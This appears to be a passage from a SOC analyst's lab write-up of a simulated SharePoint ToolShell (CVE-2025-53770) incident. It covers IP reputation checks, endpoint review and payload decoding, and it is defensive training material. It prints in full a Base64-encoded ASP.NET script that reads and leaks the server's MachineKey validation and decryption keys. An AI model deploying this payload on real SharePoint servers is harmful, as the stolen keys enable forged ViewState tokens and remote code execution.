 michaael01/letsdefend--soc-342-cve-2025-53770-sharepoint-exploit-toolshell
Detailed walkthrough of CVE-2025-53770 (ToolShell) SharePoint zero-day exploitation, including RCE analysis, MachineKey exfiltration, payload compilation, web shell deployment, and incident response containment steps.

I went into a SharePoint zero-day called ToolShell (CVE-2025-53770) in the LetsDefend lab. I mimicked a real-world zero-day attack where a malicious POST request bypassed auth, ran PowerShell to steal MachineKeySection keys, compiled payload.exe, and dropped a web shell (spinstall0.aspx). I logged everything, analyzed behavior, and contained the host. This README covers the attack processes, the steps to abate the attack, and lessons learnt.

This is a critical alert and suspicious activity that targeted MS Sharepoint´s ToolPane.aspx with with large payload and spoofed Referer. The CVE context is linked to CVE-2025-53770. It is a critical vulnerability SharePoint exploit via a specially crafted POST request that allowed unauthenticated attackers. The successful exploitation led to remote code execution (RCE) on the server. I Treated this as active, high-urgency and assume possible successful compromise until proven otherwise.
Microsoft SharePoint is a platform for enterprise collaboration and document management — essentially a secure, organized hub for files, workflows, and internal web apps.
Document Management: Version control, audit trails, and file permissions
Collaboration: Multiple users can co-edit and share documents
Intranet / Portals: Internal news, HR policies, dashboards
Workflows & Automation: Forms, approvals, and notifications
Integration: Connects with Teams, Outlook, Office apps, and Power BI
Uses Active Directory or SSO for authentication
Data encrypted at rest and in transit
Web parts and layouts may be abused if misconfigured
Regular patching is critical to defend against zero-day exploits
A critical zero-day in Microsoft SharePoint Server that lets attackers run code remotely without authentication. It abuses insecure deserialization and often chains with other SharePoint flaws (CVE-2025-49704, CVE-2025-49706) for full system takeover. Rated CVSS 9.8 (Critical) and actively exploited in the wild.
I analyzed the IP address of the sender( Sourse IP Address) with VirusTotal
Source IP Address : 107.191.58.76

From this i can see that 15/95 security vendors flagged this IP address as malicious which already says alot about the IP.

Now i have to search the location the IP This was done the help of AbuseIPDB and as shown below, the IP Known for hacking, brute-force, web app attack, port scan, DNS poisoning.
As a Soc Analyst solving this, one of the important step to take is the endpoint analzsis. I searched for the host on the endpoint security with the name 'SharePoint01' and since the IP is known for hacking for further analysis.

after locating the host, i visited the terminal history to check the command line

PCVAIEltcG9ydCBOYW1lc3BhY2U9IlN5c3RlbS5EaWFnbm9zdGljcyIgJT4NCjwlQCBJbXBvcnQgTmFtZXNwYWNlPSJTeXN0ZW0uSU8iICU+DQo8c2NyaXB0IHJ1bmF0PSJzZXJ2ZXIiIGxhbmd1YWdlPSJjIyIgQ09ERVBBR0U9IjY1MDAxIj4NCiAgICBwdWJsaWMgdm9pZCBQYWdlX2xvYWQoKQ0KICAgIHsNCgkJdmFyIHN5ID0gU3lzdGVtLlJlZmxlY3Rpb24uQXNzZW1ibHkuTG9hZCgiU3lzdGVtLldlYiwgVmVyc2lvbj00LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPWIwM2Y1ZjdmMTFkNTBhM2EiKTsNCiAgICAgICAgdmFyIG1rdCA9IHN5LkdldFR5cGUoIlN5c3RlbS5XZWIuQ29uZmlndXJhdGlvbi5NYWNoaW5lS2V5U2VjdGlvbiIpOw0KICAgICAgICB2YXIgZ2FjID0gbWt0LkdldE1ldGhvZCgiR2V0QXBwbGljYXRpb25Db25maWciLCBTeXN0ZW0uUmVmbGVjdGlvbi5CaW5kaW5nRmxhZ3MuU3RhdGljIHwgU3lzdGVtLlJlZmxlY3Rpb24uQmluZGluZ0ZsYWdzLk5vblB1YmxpYyk7DQogICAgICAgIHZhciBjZyA9IChTeXN0ZW0uV2ViLkNvbmZpZ3VyYXRpb24uTWFjaGluZUtleVNlY3Rpb24pZ2FjLkludm9rZShudWxsLCBuZXcgb2JqZWN0WzBdKTsNCiAgICAgICAgUmVzcG9uc2UuV3JpdGUoY2cuVmFsaWRhdGlvbktleSsifCIrY2cuVmFsaWRhdGlvbisifCIrY2cuRGVjcnlwdGlvbktleSsifCIrY2cuRGVjcnlwdGlvbisifCIrY2cuQ29tcGF0aWJpbGl0eU1vZGUpOw0KICAgIH0NCjwvc2NyaXB0Pg==

Due to the Payload, I proceeded to Base64 decoder to decode the command as shown below
The user launched powershell from the system directory “C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe” and with encoded commands ASP.NET server-side C# script.
The payload tries to read and leak the ASP.NET MachineKey for the host a secret that can be used to forge ViewState/deserialization tokens and enable auth bypass and remote code execution. This matches the ToolShell exploitation pattern (MachineKey abuse. Key Indicators of Compromise (IoCs) in the command with the use of Base64 Decode and Encode.
The attacker tried to access private configuration and aims to exploit therefore, abusing .NET. From Base64 decoder we can see System.Web.Configuration.MachineKeySection and GetApplicationConfig: MachineKeySection contains:
